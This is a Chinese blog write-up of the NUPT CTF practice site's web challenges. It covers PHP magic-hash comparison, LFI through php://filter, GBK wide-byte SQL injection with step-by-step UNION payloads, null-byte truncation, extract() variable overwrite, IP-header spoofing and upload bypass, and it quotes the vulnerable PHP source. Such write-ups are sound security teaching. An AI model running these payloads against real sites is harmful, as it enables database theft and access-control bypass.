
南邮CTF Web类writeup

原创

yp_zang 于 2020-09-10 10:03:29 发布 176 收藏 1

分类专栏： web安全 CTF 文章标签： 信息安全

本文链接：https://blog.csdn.net/weixin_43603180/article/details/108432275


web安全 同时被 2 个专栏收录

1 篇文章 0 订阅

订阅专栏


CTF


1 篇文章 0 订阅

订阅专栏

南京邮电大学CTF练习网站

https://cgctf.nuptsast.com/challenges#Web

1 签到题



第一题比较简单，直接查看源码，发现flag就在源码里

nctf{flag_admiaanaaaaaaaaaaa}，有人会问，你怎么就知道是这个，而不是admiaanaaaaaaaaaaa或者flag_admiaanaaaaaaaaaaa呢，答案很简单，直接填入答题栏验证就好了_(:3」∠)_

2 md5 collision

源码（PHP）

```php
$md51 = md5('QNKCDZO');
$a = @$_GET['a'];
$md52 = @md5($a);
if(isset($a)){
if ($a != 'QNKCDZO' && $md51 == $md52) {
    echo "nctf{*****************}";
} else {
    echo "false!!!";
}}
else{echo "please input a";}
```


关键在于红色框中的这句，我们要传入一个a的值，让这个值≠QNKCDZO，又要二者的md5值相等。

这里涉及到的漏洞是php的hash漏洞“**Magic Hash**”

漏洞描述


PHP在处理哈希字符串时，会利用”!=”或”==”来对哈希值进行比较，它把每一个以”0E”开头的哈希值都解释为0，所以如果两个不同的密码经过哈希以后，其哈希值都是以”0E”开头的，那么PHP将会认为他们相同，都是0。

解法

我们先求出给定字符串“QNKCDZO”的md5值：“0e830400451993494058024219903391”

这里推荐一个编码转换的网站https://web2hack.org/xssee/

然后我们可以直接百度0e开头的md5值，随便选一个




上面这个工具就是传说中的神器Hackbar

夺旗成功~


3 签到2

让输入口令，那我们直接输入就可以得到flag啦（要是这么简单就好了）




查看源代码，发现在前端做了输入长度的限制

前端限制可以通过抓包后修改绕过，这里我们输入“zhimakaimen”，用burpsuite抓取Request数据包（或者直接修改前端代码也行，把限制去掉或者改成更大的数）




可以看到我们提交的长度为11的字符串被截断为10个字符，我们直接补全，然后放行数据包。



成功获取flag


4 这题不是WEB

第一反应还是查看源码，没什么信息，但是观察到有个gif，下载下来看看，右键记事本打开



这里有个小知识，简单说一下，php的文件上传漏洞，如果限制上传类型为图片格式，我们可以上传一个图片木马上去，但是如果服务器端有检测文件内容的函数getimagesize()，这个函数会判断目标文件中是否真的有一张图片，我们可以在图片木马的前面添加一个“GIF89a”就可以绕过这个函数的检测。

跑题了，用记事本打开gif之后，在里面看看能不能找到flag



还真就找到了囧，感觉这道题意义不大，打CTF的目标是夺旗，但是不能只为了夺旗呀。。。

5.层层递进

老规矩先看源码

```
42 <body>
43 <body style="overflow:auto;">
44 <iframe runat="server" src="SO.html" width="100%" height=
45 <iframe runat="server" src="http://www.lunzhiyu.com" widt
46
```

发现一个可疑分子“SO.html”，点进去看看

```
4     <div style="margin-top:10px; text-a
5 <script type="text/javascript" src="js/
6 <iframe runat="server" src="SO.html" wi
7
```

嗯？又有个S0.html（出题人挺皮的，这里是数字0，不是大写字母O），再点进去，

```
44 <iframe runat="server" src="SO.htm" w
```

又有个SO.htm，好吧，继续，flag应该就藏在这里了，不然不会没事搞这么多页面，一步一步点进去，最后有个404.html（其实我自己做的时候是直接burpsuite抓包，然后直接找到了这个文件-_-||）

```
14 <!-- Placed at the end of the document so the pages load faster -->
15 <!--
16 <script src="./js/jquery-n.7.2.min.js"></script>
17 <script src="./js/jquery-c.7.2.min.js"></script>
18 <script src="./js/jquery-t.7.2.min.js"></script>
19 <script src="./js/jquery-f.7.2.min.js"></script>
20 <script src="./js/jquery-{.7.2.min.js"></script>
21 <script src="./js/jquery-t.7.2.min.js"></script>
22 <script src="./js/jquery-h.7.2.min.js"></script>
23 <script src="./js/jquery-i.7.2.min.js"></script>
24 <script src="./js/jquery-s.7.2.min.js"></script>
25 <script src="./js/jquery-_.7.2.min.js"></script>
26 <script src="./js/jquery-i.7.2.min.js"></script>
27 <script src="./js/jquery-s.7.2.min.js"></script>
28 <script src="./js/jquery-_.7.2.min.js"></script>
29 <script src="./js/jquery-a.7.2.min.js"></script>
30 <script src="./js/jquery-_.7.2.min.js"></script>
31 <script src="./js/jquery-f.7.2.min.js"></script>
32 <script src="./js/jquery-l.7.2.min.js"></script>
33 <script src="./js/jquery-4.7.2.min.js"></script>
34 <script src="./js/jquery-g.7.2.min.js"></script>
35 <script src="./js/jquery-}.7.2.min.js"></script>
36 -->
```


flag就在这里


6 AAencode

这题我直接404了，连题目都看不到，找了别人的解法看了看，说是打开后一堆乱码，首先想到编码转换，转换为Unicode，然后扔到控制台里跑一下就出来了

7 单身二十年


他说可以靠手速

点击超链接之后，眼神好使的可以看到一个网页跳转（我截图真截不出来，先是跳转到search_key.php，然后又很快跳到no_key_is_here_forever.php），他的意图就是隐藏这个search_key.php文件，flag多半就在这里。
我们可以抓包



```
Host: chinalover.sinaapp.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:80.0) Gecko/20100101 Firefox/80.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: close
Referer: http://chinalover.sinaapp.com/web8/
Upgrade-Insecure-Requests: 1
```


抓到之后放到Repeater模块中重放一下，就可以得到flag了



另一种方法是直接查看题目的源码

访问一下这个search_key.php，直接就出结果了

可以看到是一个重定向 `<script>window.location="./no_key_is_here_forever.php"; </script>`

8 php decode

一段php代码

```
<?php
function CLsI($ZzvSWE) {

    $ZzvSWE = gzinflate(base64_decode($ZzvSWE));

    for ($i = 0; $i < strlen($ZzvSWE); $i++) {

        $ZzvSWE[$i] = chr(ord($ZzvSWE[$i]) - 1);

    }

    return $ZzvSWE;

}
eval(CLsI("+7DnQGFmYVZ+eoGmlg0fd3puUoZ1fkppek1GdVZhQnJSSZq5aUImGNQBAA=="));
?>
```


大体意思就是CLsI()是个加密方法，传进来的字符串先base64解码，然后再一顿操作。。。反正代码也有了，不妨拿出来跑一下

```
phpinfo();
flag:nctf{gzip_base64_hhhhhh}
```

直接出结果~

9 文件包含


提示了是LFI，本地文件包含漏洞，RFI是远程文件包含

不让点也要点一下

看到包含了show.php，我们可以尝试包含服务器本地的其他文件，但是不知道文件名呀，从已知入手，肯定存在的就是index.php呗，读一下源码看看

payload：http://4.chinalover.sinaapp.com/web7/index.php?file=php://filter/read=convert.base64-encode/resource=index.php

解释一下，因为前端无法直接显示php文件内容，因此把文件内容先转换为base64编码，读出之后解码即可。这里的php://是一个伪协议，和http/file等协议一样可以传输和访问本地文件，php伪协议是用来传输php文件的



得到index.php的源码

```
<html>
    <title>asdf</title>

<?php
        error_reporting(0);
        if(!$_GET[file]){echo '<a href="./index.php?file=show.php">click me? no</a>';}
        $file=$_GET['file'];
        if(strstr($file,"../")||stristr($file,
"tp")||stristr($file,"input")||stristr($file,"data")){
                echo "Oh no!";
                exit();
        }
        include($file);
//flag:nctf{edulcni_elif_lacol_si_siht}

?>
</html>
```


答案直接给出来了。


这里看到红色框中他做的前端限制，禁止使用相对路径访问上一层的文件，也禁止访问同一文件夹下，文件名中含有“tp、input、data”等关键字的文件。

10 单身一百年也没用

看题目应该和前面单身二十年那道题差不太多，还是查看源码，然后跟着超链接点进去，没什么信息，一般没头绪的时候抓包就完事了

```
GET /web9/index.php HTTP/1.1
Host: 4.chinalover.sinaapp.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:80.0) Gecko/20100101 Firefox/80.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: close
Referer: http://chinalover.sinaapp.com/web9/
Upgrade-Insecure-Requests: 1
```

抓到包还是重放一下，看一看response



啊这。。。。果然还是重定向（注意这里http状态码是302）
不过这一次的重定向不会在视觉上像前面那道题一样，看到有在文件间跳转的痕迹，原因就是将重定向代码直接写在response中了，不需要访问一个文件再执行代码

11 Download~!

这题又挂了。。。

12 COOKIE

直接点进题目

提示是cookie的问题，那就抓个包试试

```
GET /web10/index.php HTTP/1.1
Host: chinalover.sinaapp.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:80.0) Gecko/20100101 Firefox/80.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: close
Cookie: Login=0
Upgrade-Insecure-Requests: 1
```

看到Cookie：Login=0，提示里写的0==not，那就把0改成1，让包通行

13 MySQL

Do I know？I don't know…

百度了一下，robots.txt是一种存放于网站根目录下的ASCII编码的文本文件，它会告诉爬虫这个网站的哪些内容可以被获取和不可以被获取，爬虫访问一个站点的时候会先检查根目录下的robot.txt，如果存在，爬虫就会按照该文件的内容来确定访问的范围。简单来说，如果你希望你的网站上的某些内容不可以被爬虫爬取，就可以使用robots.txt来限制爬虫的爬取范围

那我们就看一下robots.txt中的内容

它提示我们sql.php这文件中有这样一段代码，是数据库相关的代码，我首先想到的是SQL注入

但是继续向下看，发现

```
if ($_GET[id]==1024) {
    echo "<p>no! try again</p>";
}
else{
  echo($query[content]);
}
```

实际上就是让我们传入一个id，如果在数据库中查询到这个id就返回它对应的content，然后检查这个id是否等于1024，这里就可以猜测1024这个id对应的content很有可能是我们想要的flag，但是我们传入1024又无法获取content的值,再仔细看一下代码

```
<?php
if($_GET[id]) {
   mysql_connect(SAE_MYSQL_HOST_M . ':' . SAE_MYSQL_PORT,SAE_MYSQL_USER,SAE_MYSQL_PASS);
  mysql_select_db(SAE_MYSQL_DB);
  $id = intval($_GET[id]);
  $query = @mysql_fetch_array(mysql_query("select content from ctf2 where id='$id'"));
  if ($_GET[id]==1024) {
      echo "<p>no! try again</p>";
  }
  else{
    echo($query[content]);
  }
}
?>
```


intval()取整函数，那我们传入一个整数部分为1024的小数就可以了呗

搞定了

然后突然想到这里能不能进行SQL注入，感觉可以实验一下，先用sqlmap简单扫了一下，没扫到，这里挖个坑，有时间可以试试能不能注入

14 GBK Injection

看题目就知道是宽字节注入了，简单介绍一下宽字节注入的原理

宽字节注入

我们在做SQL注入的时候，会遇到payload中特殊字符被转义导致失效的情况，这是由于在动态构造SQL语句前调用了转义函数的缘故，有一种转义函数addslash()可以在特殊字符前加上一个“\”,我们想要绕过这个限制，可以使用宽字节注入。

GBK编码采用双字节编码方案，编码范围为8140-FEFE，转义字符\的编码是5c，我们可以在提交引号前，再提交一个字符，使这个字符与5c连起来，正好在GBK编码的范围内，吃掉这个转义字符，让引号得以独立出来，通常是在引号前加“%df”（反正只要“\”和这个字节放在一起刚好在GBK编码范围内就可以了）


看一下题目的提示：


把SQL语句都告诉我们了，连注入点都不用判断了

先试试正常的单引号闭合 payload：http://chinalover.sinaapp.com/SQL-GBK/index.php?id=1’ --+

使用宽字节注入：

构造payload：http://chinalover.sinaapp.com/SQL-GBK/index.php?id=1%df’





成功闭合单引号，因为网页有回显（第二行），所以可以使用联合查询注入


首先order by判断一下总共有几列数据，我猜两列（别问我怎么猜的）

payload：http://chinalover.sinaapp.com/SQL-GBK/index.php?id=1%df' order by 2–+

http://chinalover.sinaapp.com/SQL-GBK/index.php?id=-1%df' order by 3–+ 两列正常，三列报错，所以是两列


接下来判断回显在哪一列

payload:http://chinalover.sinaapp.com/SQL-GBK/index.php?id=-1%df' union select 1,2–+




确定了是第二列，下面就是常规操作了

payload:http://chinalover.sinaapp.com/SQL-GBK/index.php?id=-1%df' union select 1,version()–+ 获取数据库版本



Mysql版本5.0以上，所以有information_shcema元数据库

payload:http://chinalover.sinaapp.com/SQL-GBK/index.php?id=-1%df' union select 1,database()–+ 获取使用的数据库名



payload：http://chinalover.sinaapp.com/SQL-GBK/index.php?id=-1%df' union select 1,group_concat(table_name) from information_schema.tables where table_schema=0x7361652d6368696e616c6f766572–+ 获取数据库中所有的表名

发现好多表，一个一个试吧，这里信息量挺大的，找到了好多个flag，估计是后面一些题的答案，最终发现我们要的flag在ctf4这张表里

payload：http://chinalover.sinaapp.com/SQL-GBK/index.php?id=-1%df' union select 1,group_concat(column_name) from information_schema.columns where table_name=0x63746634–+ 查看ctf4这张表里的列名

只有两列，索性就都输出吧

payload:http://chinalover.sinaapp.com/SQL-GBK/index.php?id=-1%df' union select 1,group_concat(id ,0,flag) from ctf4 --+ id和flag中间最好用一个字符隔开，因为这道题里特殊字符都会被转义，因此我用的0

搞定了

这道题用Sqlmap也可以，url要写成http://chinalover.sinaapp.com/SQL-GBK/index.php?id=1%df' ，但是sqlmap不知道为什么扫出来说只能用布尔盲注和延时注入

15 /x00

这题还是404，但是看题目，和00截断有关系，从别人那复制了一张截图

view-source:

```
if (isset ($_GET['nctf'])) {
    if (@ereg ("^[1-9]+$", $_GET['nctf']) === FALSE)
        echo '必须输入数字才行';
    else if (strpos ($_GET['nctf'], '#biubiubiu') !== FALSE)
        die('Flag: '.$flag);
    else
        echo '骚年，继续努力吧啊~';
}
```


ereg()就是检测字符串是否符合某种模式规则。strpos()是查看字符串中是否含有某子串，因此我们既要保证nctf传入的字符串符合正则规则，又要含有子串“#biubiubiu”，就需要00截断 nctf=1%00#biubiubiu即可


16 bypass again

这道题和第一道题一样，直接构造两个md5值为0e开头的字符串即可

搞定

17 变量覆盖

变量覆盖漏洞，得看php代码



红框里给了php代码的链接，有用的部分

```
<h1>The Ducks</h1>
<?php if ($_SERVER["REQUEST_METHOD"] == "POST") { ?>
    <?php
    extract($_POST);
    if ($pass == $thepassword_123) { ?>
        <div class="alert alert-success">
            <code><?php echo $theflag; ?></code>
        </div>
    <?php } ?>
<?php } ?>
```

看到了extract()函数，变量覆盖没有悬念了

我们想要的是输出$theflag，就需要让上面的if条件都成立

第一个，要求提交的数据是post形式，因此我们不能直接通过url+？提交参数

第二个，要求pass变量的值和thepassword_123里面的值相等，就需要用到变量覆盖，pass是我们输入的密码，我们需要把thepassword_123变量的值通过变量覆盖修改成和pass变量相等的值

payload：pass=1&thepassword_123=1

提交之后

拼音就过分了吧。。。

18 PHP是世界上最好的语言

我这里这道题又挂了看不见_(:3」∠)_
从别人那里截过来的源码

```php
<?php
if(eregi("hackerDJ",$_GET[id])) {

echo("<p>not allowed!</p>");
exit();
}

$_GET[id] = urldecode($_GET[id]);
if($_GET[id] == "hackerDJ")
{
echo "<p>Access granted!</p>";
echo "<p>flag: *****************} </p>";
}
?>
```


要求传入的id值不能为hackerDJ，而且url解码之后的id值为hackerDJ，可以只对第一个字母h编码，h的url编码是%68，再编码一次就是%2568。所以令id=%2568ackerDJ

就可以得到flag。另外，

C++才是世界上最好的语言！

19 伪装者

要求本地登录，就是请求来源来自本地嘛。。。这题是我的知识盲区了，参考了别人的解法

* *

管理系统只能在本地登陆

本系统外部禁止访问

* *

不是本地登陆你还想要flag?

服务器端验证客户端IP有几个途径，http请求头中的X-Forwarded-For/Client-IP以及nginx与客户端建立TCP连接的时候使用的变量*remote ddr*（只列出几个，不全，感兴趣的同学可以自己百度一下），其中remote_addr无法被伪造，那我们尝试伪造前两个

payload1:X-Forwarded-For: 127.0.0.1　　payload2:Client-IP:127.0.0.1 使用方法就是抓包然后在request里面添加payload就可以

我看别人用payload1就成功了，我试了几次都不行，就用的payload2

20 Header

链接又挂了，看别人说是flag就在请求头里，那抓包就可以了

21 上传绕过

链接双挂了，但是文件上传漏洞挺重要的，找来别人的解法参考一下

思路就是00截断，题目要求只能上传jpg,gif,png类型的文件，又要求只有成功上传.php文件才能得到flag，所以要绕过上传限制，它是根据./uploads目录下的basename进行识别的，因此我们上传一个文件命名为1.php.jpg，然后抓包，找到/upload，改为/upload/1.php+，在16进制编码中将+的16进制编码“2b”改为“00”，即可获取flag

22 SQL注入1

盲猜是SQL注入题

有个source，看来给了后台源码，先看一看

```
<html>
<head>
Secure Web Login
</head>
<body>
<?php
if($_POST[user] && $_POST[pass]) {
    mysql_connect(SAE_MYSQL_HOST_M . ':' . SAE_MYSQL_PORT,SAE_MYSQL_USER,SAE_MYSQL_PASS);
  mysql_select_db(SAE_MYSQL_DB);
  $user = trim($_POST[user]);
  $pass = md5(trim($_POST[pass]));
  $sql="select user from ctf where (user='".$user."') and (pw='".$pass."')";
    echo '</br>'.$sql;
  $query = mysql_fetch_array(mysql_query($sql));
  if($query[user]=="admin") {
      echo "<p>Logged in! flag:********************** </p>";
  }
  if($query[user] != "admin") {
    echo("<p>You are not admin!</p>");
  }
}
echo $query[user];
?>
<form method=post action=index.php>
<input type=text name=user value="Username">
<input type=password name=pass value="Password">
<input type=submit>
</form>
